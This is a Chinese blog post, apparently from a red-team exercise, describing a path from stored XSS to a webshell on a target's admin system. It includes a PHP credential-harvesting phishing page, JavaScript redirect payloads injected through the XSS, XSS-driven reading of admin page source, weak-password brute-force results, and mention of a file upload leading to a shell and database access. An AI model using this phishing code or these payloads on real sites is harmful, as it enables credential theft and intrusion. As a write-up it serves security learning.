

记一次渗透测试从XSS到Getshell过程（详细到无语）

原创 TRY HACK学习呀

2020-08-06原文

0X00 前言

前段时间有幸和大佬们参加了一次一周的攻防演练，让我这个菜鸡体验到了红队的感觉。所以打算记录一下其中一个花了三天由xss存储到后台的踩坑过程，希望大佬们多带带。



0X01 钓鱼

到了攻防演练的第二天，早上有个同事和我说这边的一个目标存在存储xss，已经打回了 cookie，但是对方开启了 http-only无法利用，让我帮忙看看能不能进行钓鱼或者什么的。

于是我打开这个站看了一下登陆界面，把登陆界面扒了下来。



然后随便找了个php代码改了一下，记录下管理员的账号密码，让管理员点击登录后跳转到真的登陆界面（咳咳，大家不要笑我这个代码~我是菜鸡）

```
<?php
error_reporting(E_ALL);
echo $_POST["account"];
echo "<br>";
echo $_POST["password"]; $Handle=fopen('6.txt','a');
fwrite($Handle,$_SERVER["HTTP_USER_AGENT"]);
fwrite($Handle,"\n");//换行
fwrite($Handle,"账号: ");
fwrite($Handle,$_POST["username"]);
fwrite($Handle,"\n");
fwrite($Handle,"密码: ");
fwrite($Handle,$_POST["password"]);
fwrite($Handle,"\n");
fwrite($Handle,"上钩时间: ");
fwrite($Handle,date("h:i:sa"));
fwrite($Handle,"\n");
fwrite($Handle,"上钩日期: ");
fwrite($Handle,date('Ymd',time()));
fwrite($Handle,"\n");
fwrite($Handle,"=====");
fwrite($Handle,"\n");
fclose($Handle);
header("Location: [redacted]admin/auth/login");
exit;
?>
```

HACK学习呀

（将钓鱼页面登录post的地址改成上面这个php代码页面）

钓鱼页面弄好了，接下来就找了个相似的域名，开始尝试钓鱼~（ps：在自己的钓鱼页面也加上了xss代码，管理员访问的话可以收到提示，能够及时的修改跳转页面的代码）


利用土司的xss平台，直接进行页面跳转的操作~（不太会钓鱼。-新手渔夫）

☒ 自定义代码

```
alert("登陆状态异常，请重新登陆！");  
window.location.href="钓鱼页面。";
```

配置

取消

 HACK学习呀

然后接着开始插入xss等着鱼儿上钩~

账号公示 社群活动 资讯中心 关于我们

X

联系我们

</sCrIpT>张晓

1752222222

6rdf




6 r d f


<sCRiPt sRC=//</sCrIpT>有思想
购买~

提交









HACK学习呀

可能搞的时候已经快下班了，管理员一直没有访问~于是等到了第二天上班，一下收到了好多xss平台的邮件~连忙上平台查看，不知道鱼儿上钩没。

 	2020-07-24 09:56:21	<ul style="list-style-type: none"> location : [REDACTED]/admin/auth/login/ toplocation : [REDACTED]cn/admin/auth/login/ title : 登录 charset : UTF-8 platform : MacIntel screen : 2560x1440 screenshotpic :  htmlyuanna : <div><pre><html lang="en"><head><meta http-equiv="Access-Control-Allow-Origin" content="*"> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta http-equiv="Access-Control-Allow-Origin" content="*"></pre></div> origin : [REDACTED] opener : null 	<ul style="list-style-type: none"> HTTP_REFERER : [REDACTED]ww[REDACTED]/admin/messages?type=5 HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 REMOTE_ADDR : [REDACTED] IP-ADDR : [REDACTED] 操作系统 : OS X 10.15.0 浏览器 : Chrome(版本:84.0.4147.89) 	删除
---	------------------------	--	---	----

 HACK学习呀

(可以看到管理员已经访问了我的钓鱼页面，但是他好像访问了好多遍。。。如下图)

 +展开	2020-07-24 09:56:21	location : [REDACTED]	HTTP_REFERER : http://ww	删除
 +展开	2020-07-24 09:50:52	location : [REDACTED]	HTTP_REFERER : http://ww	删除
 +展开	2020-07-24 09:50:50	location : [REDACTED]	HTTP_REFERER : http://ww	删除
 +展开	2020-07-24 09:44:17	location : [REDACTED]	HTTP_REFERER : http://ww	删除
 +展开	2020-07-24 09:42:33	location : [REDACTED]	HTTP_REFERER : http://ww	删除
 +展开	2020-07-24 09:41:16	location : [REDACTED]	HTTP_REFERER : http://ww	删除
 +展开	2020-07-24 09:35:32	location : [REDACTED]	HTTP_REFERER :  HACK学习呀	删除

我傻了，管理员访问了这么多次，应该已经起疑心了。。。。（要被当场抓获的感觉），于是赶紧去查看了钓鱼页面的密码记录。如下图：

```
6.txt
1 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84
  .0.4147.89 Safari/537.36
2 账号: admin
3 密码: admin
4 上钩时间: 09:35:41am
5 上钩日期: 20200724
6 =====
```

HACK学习呀

(管 理 员 肯 定 起 疑 心 了 ， 这 个 admin admin之前就试过了，是错误的，于是赶紧把跳转代码删了，并且将域名解析地址删掉。。这次钓鱼计划就这样失败了。) 于是接下来开始准备第二个思路

0X02 从读取源码到爆破

ps:本来想利用xss加csrf组合拳来进行测试的，但是这里爆破成功了，我就没尝试了~~

根据xss平台返回的源码中，找到了几个可能有用的地址的，于是尝试利用xss平台的指定多URL页面源码读取(get)模块来获取源码。

```
<li>
  <a href="/admin/auth/users">
    <i class="fa fa-users"></i>
    <span>管理员</span>
  </a>
</li>

<li>
  <a href="/admin/config">
    <i class="fa fa-cogs"></i>
    <span>系统设置</span>
  </a>
</li>

<p>
  超级管理员
</p>

</li>
<li class="user-footer">
  <div class="pull-left">
    <a href="/admin/auth/setting" class="btn btn-default btn-flat">设置</a>
```

HACK学习呀

HACK学习呀

HACK学习呀

xss平台配置如下:

- ☒ 指定多URL页面源码读取(get) 展开

需要配置的参数

filename : l.com/admin/auth/users

filename1 : com/admin/auth/setting

filename2 : com/admin/config

HACK学习呀

然后又和之前一样的方法xss打过去，又耐心的等啊等，管理员又是第二天再访问~~不过还是成功的读取到了页面的源码，发现了很多有用的信息，如管理员账号，姓名等东西，可以生成字典来进行爆破~

```

<td>
<input type="checkbox" class="grid-row-checkbox" data-id="25" />
</td>
25
</td>
liuchong
</td>
</td>
<span class='label label-success'>Administrator</span>&nbsp;<span class='label label-
</td>
<a href="/admin/auth/users/25/edit">
"fa fa-edit"></i>
javascript:void(0);" data-id="25" class="grid-row-delete">
"fa fa-trash"></i>
</td>
</tr>
<tr>
<td>
<input type="checkbox" class="grid-row-checkbox" data-id="24" />
</td>
24
</td>
wangyi
</td>
</td>
</tr>

```

HACK学习呀

账号是一些人名，然后生成字典，再用top1w进行爆破，运气不错，拿到一个弱口令账号~

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
130	che	123123	302	<input type="checkbox"/>	<input type="checkbox"/>	1645	
339	tian	1314520	302	<input type="checkbox"/>	<input type="checkbox"/>	1148	
357	war	7758521	302	<input type="checkbox"/>	<input type="checkbox"/>	1148	
8	hum	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
9	call	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
10	che	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
24	sh	123456789	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
26	luy	123456789	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
35	xie	123456789	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
39	tian	123456789	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	
44	sh	111111	302	<input type="checkbox"/>	<input type="checkbox"/>	1144	

Request Response

Raw Headers Hex HTML Render

```


<html>
<head>
  <meta charset="UTF-8" />
  <meta http-equiv="refresh" content="0;url=http://[redacted]admin" />

  <title>Redirecting to http://[redacted]admin</title>
</head>
<body>
  Redirecting to <a href="http://[redacted]admin">http://[redacted]admin</a>.
</body>
</html>


```

0 matches


成功进入后台~




同时多个系统使用相同账号



后台都是laravel-admin~尝试了一下拿shell，但是由于太菜了拿不到，本来打算就到这里就写报告收工了~但是机缘巧合下，再另外一个后台找到了上传点，成功拿到了shell~



然后成功连接冰蝎~该目标的全部站都放同一个服务器~



随后找数据库配置，进数据库，找到大量信息~录屏截图，写报告收工~由于发现目标系统都在一个服务器上后，内网方面就没深入了~

0X03 最后

emmmmmm，不到最后的关头还是尽量不要尝试钓鱼，可能是我钓鱼技术太菜了，引起了管理员的注意==

还有感觉测试的话，还是要认真点，不能放过任何一处突破口，要是这次不是无聊上了某一个后台，就错过了这个shell（因为我们上了前面几个后台，后台都是laravel-admin,上传点突破不了，就没有认真看最后一个系统，主要是他们的后台界面都一样。。。)

总的来说，还是运气比较好~




谢谢各位师傅的观看。



点赞，转发，在看

投稿作者:Reality



精选留言

用户设置不下载评论